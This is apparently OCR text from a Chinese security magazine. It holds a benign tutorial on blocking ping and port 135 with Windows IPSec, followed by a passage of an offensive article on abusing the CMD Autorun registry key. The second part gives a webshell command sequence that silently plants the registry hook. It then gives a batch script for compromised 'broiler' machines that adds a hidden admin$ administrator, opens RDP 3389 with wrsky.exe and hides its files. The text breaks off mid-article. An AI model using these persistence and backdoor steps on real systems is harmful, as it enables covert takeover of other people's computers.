机”，完成、关闭、确定就可以了，这样我们就将IPSec添加到了我们的控制台，就可以对IPSec进行管理了。选中IPSec后，右面有三个微软为我们设置好的IPSec模板，我们可以通过指派来进行应用。不过我们可以自己手工创建一个来实现对ping的阻止和对筛选器、筛选器动作的熟悉。在右面空白处右击选择“创建IP安全策略”，会有个向导出来帮助我们完成后面的配置。为我们的IP策略起个名字就叫ping吧，描述就不填了，然后不要激活默认的选项规则，下一步完成就会自动进入编辑界面了，如图2。



图2 编辑新添加的规则


选择“添加”，记得把“使用添加向导”前面的勾去掉哦。打开的就是IP筛选器的列表了，我们再选择“添加”，如图3。


图3 打开 IP筛选器列表

同样起个名字，还叫ping吧。再添加，向导的勾勾要去掉哦。各位不要觉得麻烦，实际操作起来还是很方便的，毕竟是系统自带的，不用我们再花钱买或者使用D版了，麻烦就麻烦一点啦，如图4。

在源地址那里选择任何IP，就是所有的外来数据包我都不接受，而目标地址就选我的IP，然后来到“协议”选项卡，如图5，选择要过滤的协议类型。ping的协议类型我们就选择ICMP就好了，描述那里我们可以什么都不用写直接确定就可以了。


图4 IP筛选器属性



图5 选择协议


这样筛选器列表里面就会多了一个我们新建的名字为ping的筛选器了，我们选中它然后来到筛选器动作选项（这里叫筛选器操作），就是让它前面的圈圈变成实心的。这里我们同样是去掉向导的勾勾选择添加，如图6。

安全措施那里直接选择“阻止”就可以，因为我们是要阻止ping，常规选项中我们只需要为这个动作起个名字就好，就叫NO吧，最后再选择应用。筛选器动作那里就会多了我们的NO，选中它吧，如图7。

我们对IPSec的配置就完成了，在控制台中我们除了会看到微软为我们提供的三个模板，还有就是我的ping啦。选中后右击选择指派，我们的IPSec就生效了。那么我们再来ping一次看看吧，如图8，怎么样效果出来了吧。

阻止ping的目的达到了，


图6 添加新筛选器操作


图7 选中添加的筛选器操作

其实关端口也很简单，刚才我那么啰嗦的一步一步的介绍，就是为了让大家熟悉IPSec，其实IPSec并没有多么的复杂。接下来我给大家介绍如何通过IPSec来关端口，有了前面的经验做起来会很简单。





图8 ping 超时

前面已经介绍的很详细，所以我就找关键的讲，不然会有骗稿费的嫌疑了。这次我们再重新在控制台中创建一个新的IP安全策略，名字就叫no135，同样是不激活默认规则，来到编辑属性界面，添加一个新的规则，新的筛选器，叫no135，我就要关135端口。在地址里是源地址任意IP，而目标地址是我的IP。重要的是协议这里，我们选择TCP，这样下面的选项就需要我们填了，选择“从任意端口”，而“到这里”我们选择自定的，填写135，如图9。


图9 添加端口筛选

筛选器动作那里我们还用刚才的NO就可以了。全部设置好以后，再指派一下。这样各位再去telnet一下，就会发现已经连不上了。

好了，本文就到这里吧，小弟说话还是有点啰嗦，尽管我已经很努力啦，各位高手见笑，希望能帮助还是小菜的朋友加油成长。小弟思彤，谢谢各位！

编辑点评：

IPSec是Windows提供给用户的一个强大的网络安全防御工具，只要有效的利用IPSec，它就能成为适合你个性，并且占用资源小功能强大的防火墙。通过mmc添加安全策略的步骤确实烦琐了一些，但毕竟是图形界面，通过作者的示范，大家只要跟着做一次就会很快熟悉这个过程。如果你的内存空间有限，如果你已经厌烦了笨重的防火墙软件，那么让IPSec帮你摆平来自网络的威胁，打造你自己的防火墙吧！

冰的原点

小心，CMD也闹鬼！

从本文中你可以学到：
如何利用CMD的Autorun功能启动程序

CMD？大家熟悉吧？我们可以在这里面查看进程，查看端口号，可以干许多的事！可是你有没有想过，当我们打开CMD的瞬间，就有可能中木马或者病毒！这可不是说着玩的，现在就让我们一起看看是怎么一回事？


话说回来，这还是我有一回在网上转的时候，看到别人可以用这个方法来装扮你的CMD窗口。当时我就想，既然你可以装扮你的窗口，为什么不能干别的呢？我们开始吧！装扮CMD的方法很简单，就是写一个批处理，内容如下：

```
@ECHO OFF
cls
echo "++++++++++++++++++++++++++++++++++++++++"
echo "+                冰的原点                "
```

```
echo "+                                                    "
echo "+    我的博客:http://hi.baidu.com/冰的原点            "
echo "+                                                    "
echo "+                                                    "
echo "+              欢迎大家访问                           "
echo "++++++++++++++++++++++++++++++++++++++++++"
title 冰的原点
color E
```

保存为11.bat，随便放在哪个盘里，这里我放在C盘，然后找到注册表，到这个路径目录下：

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Command Processor]，在右边出现了一个字符串值：autorun。然后右键修改，在弹出的对话框中填入11.bat的绝对路径，如图1。


图1 修改注册表键值

然后点击确定。现在我们再到"运行"里输入CMD试试，会出现这样的画面，如图2。






图2 新的CMD界面

到这里为止我们美化的CMD窗口就完工了，当然这里面的代码大家可以随便改。

说到这里，大家可能已经想到这篇文章要讲的是什么了。不过，我在做测试的时候，还是遇到些麻烦。我们把原来的代码改成这样：start http://www.baidu.com，然后保存。看看会出现什么效果，如图3。


图3 打开了百度首页

百度是打开了，可CMD窗口下，不是明显的摆着我们的命令么？这个怎么能行，一下子就被看穿了！我们得想想办法把这些命令隐藏起来。对，我们用ECHO OFF试试，再来看下效果，如图4。


图4 没有显示命令本身

很明显的哦，大家都看到了，我们的11.bat不是很明显的暴露在C盘么？这个很好办，我们把它隐藏就得了，每个盘都有一个Recycled目录，只要把它传到这里面来，就可以隐藏了。原理就讲到这里了，我们来分析下，这个东东到底可以干什么？

想法一：提权。曾经我想过用这个方法来做提权，先在webshell里执行：

```
ECHO Windows Registry Editor Version 5.00 >door.reg
ECHO [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Command Processor]>>door.reg
ECHO "autorun"="c:\\Recycled\\13.bat" >>door.reg
rem 导入注册表脚本
REGEDIT /S door.reg
DEL /F /Q door.reg
```

接着把13.bat传到c:\Recycled下，然后等着管理员上钩。我在本机上自己用NETBOX搭建个WEB环境，测试的时候确实是成功了。可是我后来转念一想，要是能够执行CMD命令了，还用着到这样么？确实用来提权效果就不明显了。

想法二：保护我们的肉鸡。这个想法实施起来也可行！我们把他们的注册表做下手脚，然后传个13.bat上去，13.bat内容如下：

```
@echo off
net user admin$ angel /add & net localgroup administrators admin$ /add
wrsky.exe -o 3389
rem 给文件加上隐藏、系统、存档和只读属性
attrib +h +s +a +r 13.bat
attrib +h +s +a +r wrsky.exe
```

这里的wrsky.exe是指开3389的工具，不需要重启的哦。把它和13.bat放在同一个目录下。这样的效果很明显，只要一动CMD，就会自动添加admin$的管理员账户，而且会神不知鬼不觉的把3389给开了！我在本机做的测试，大家看图5和图6。




图5 将批处理和wrsky.exe放在同一目录下


